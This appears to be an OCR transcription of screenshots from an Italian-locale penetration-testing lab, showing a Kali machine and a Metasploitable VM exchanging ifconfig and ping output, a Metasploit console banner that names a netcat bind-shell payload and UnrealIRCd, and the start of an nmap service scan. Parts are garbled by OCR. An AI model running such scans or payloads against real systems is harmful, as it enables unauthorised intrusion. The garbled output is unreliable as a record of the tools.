

```
kali_interna@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali_interna@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:fe8d:f57d prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:8d:f5:7d txqueuelen 1000 (Ethernet)  
    RX packets 64 bytes 5292 (5.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 5420 (5.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali_interna@kali)-[~]  
$
```

```
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
-bash: ifconfig: command not found  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:0b:b6:92  
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mas  
          inet6 addr: fe80::a00:27ff:fe0b:b692/64 Scope:Lin  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:  
          TX packets:70 errors:0 dropped:0 overruns:0 carri  
          collisions:0 txqueuelen:1000  
          RX bytes:0 (0.0 B)  TX bytes:5004 (4.8 KB)  
          Base address:0xd010 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:118 errors:0 dropped:0 overruns:0 fram  
          TX packets:118 errors:0 dropped:0 overruns:0 carr  
          collisions:0 txqueuelen:0  
          RX bytes:25323 (24.7 KB)  TX bytes:25323 (24.7 KB)  
  
msfadmin@metasploitable:~$
```

```
kali_interna@kali: ~  
File Azioni Modifica Visualizza Aiuto  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:fe8d:f57d prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:8d:f5:7d txqueuelen 1000 (Ethernet)  
    RX packets 64 bytes 5292 (5.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 5420 (5.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali_interna@kali)-[~]  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.835 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.787 ms  
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.788 ms  
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.960 ms  
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.566 ms  
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.813 ms  
64 bytes from 192.168.1.149: icmp_seq=7 ttl=64 time=1.14 ms  
^C  
--- 192.168.1.149 ping statistics ---  
7 packets transmitted, 7 received, 0% packet loss, time 6046ms  
rtt min/avg/max/mdev = 0.566/0.841/1.138/0.162 ms
```

```
RX packets:0 errors:0 dropped:0 overruns:0 frame:  
TX packets:70 errors:0 dropped:0 overruns:0 carri  
collisions:0 txqueuelen:1000  
RX bytes:0 (0.0 B) TX bytes:5004 (4.8 KB)  
Base address:0xd010 Memory:f0200000-f0220000  
  
lo  
Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:118 errors:0 dropped:0 overruns:0 fram  
TX packets:118 errors:0 dropped:0 overruns:0 carr  
collisions:0 txqueuelen:0  
RX bytes:25323 (24.7 KB) TX bytes:25323 (24.7 KB)  
  
msfadmin@metasploitable:~$ ping 192.168.1.100  
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.  
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=0.377 m  
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=0.350 m  
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=0.526 m  
  
--- 192.168.1.100 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 199  
rtt min/avg/max/mdev = 0.350/0.417/0.526/0.080 ms  
msfadmin@metasploitable:~$ _
```



```
└─(kali_interna⊗kali)-[~]
```

```


.....-.....
.hmMMMMMMMMMMMMNddds\ ... //M\ ... /hdddmMMMMMMMMNo
:Nm-/NMMMMMMMMMMMMMM$$$NMMMMm86MMMMMMMMMMMMMMMMMy
.sm/-yMMMMMMMMMMMMMM$$$MMMMMN86MMMMMMMMMMMMMMMMMh`
-Nd` :MMMMMMMMMMMMMM$$$MMMMMN86MMMMMMMMMMMMMMMMMh`
-Nh` .yMMMMMMMMMMMMMM$$$MMMMMN86MMMMMMMMMMMMMMMMm/
.sNd :MMMMMMMMMMMMMM$$$MMMMMN86MMMMMMMMMMMMMMMMm/
-mh` :MMMMMMMMMMMMMM$$$MMMMMN86MMMMMMMMMMMMMMd
` : `` -o+++o000+:/o0000+:+o+++o000++/
`///omh//dMMMMMMMMMMMMMMMMMMN/::::/+ooso-/ydh//+s+/osssso:-syN///os:
/MMMMMMMMMMMMMMMMMMMMMd. /++-.-yy/ ... osydh/-+oo:-`o// ... oyodh+
-hMMmssddd+:dMMmNMMh. `.-=mmk.//^^^\\\`^^`:+:^^o://^^^\\\`::
.sMMmo. -dMd--:mN/\ |—X—| |—X—|
...../yddy/: ... +hmo- ... hdd:..... \=v=//..... \=v=//.....

```

```
=====+=====+=====|
| Session one died of dysentery. |=====|
=====+=====+=====|
```

Press ENTER to size up the situation



 **Emulatore di terminale**
Usa la linea di comando

Usa la linea di comando

```
/ydd:/: ... +hmo- ... hdd:.....\\=v>// .....\\=v>// .....
```

```
+-----+
| Session one died of dysentery. |
+-----+
```

[illegible]

%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%

```
%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%
```

Health: Overweight

```

%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%

```

```
%%%%%%%%%%% Hacked: All the things %%%%%%%%%%
```

[illegible]

```
pen: java.rmi Press SPACE BAR to continue
pen: bindshell: Netcat single connect shell
```

```
metasploit v0.2.20-dev 3107318 30000000 ]
2264 exploits = 1189 auxiliary = 404 post3 7 ]
```

```
2264 exploits = 1189 auxiliary = 464 postcall = 1 ]
951 payloads = 45 encoders = 11 nops = 1 ]
```

```
951 payloads      45 encoders36611hops      ]
952 evasion        (access denied)          ]
```


```
}, evasion {
    success = series()
}

open irc {
    UnrealIRCd
}
```

```
tip: Start commands with a space to avoid saving
```

```
story http://tomcat.apache.org/Tomcat/5.0/tomcat50.html#Coyote_JSP_engine_1.1
```

Documentation: <https://docs.metasploit.com/Metasploitable.LAN: OSs>



/home/kali_interna

File Azioni Modifica Visualizza Aiuto

(kali_interna@kali)-[~]

\$ nmap -sV 192.168.1.149

Starting Nmap 7.93 (<https://nmap.org>) at 2023-06-04 19:53 CEST

Nmap scan report for 192.168.1.149

Host is up (0.0013s latency).


Not shown: 977 closed tcp ports (conn-refused)

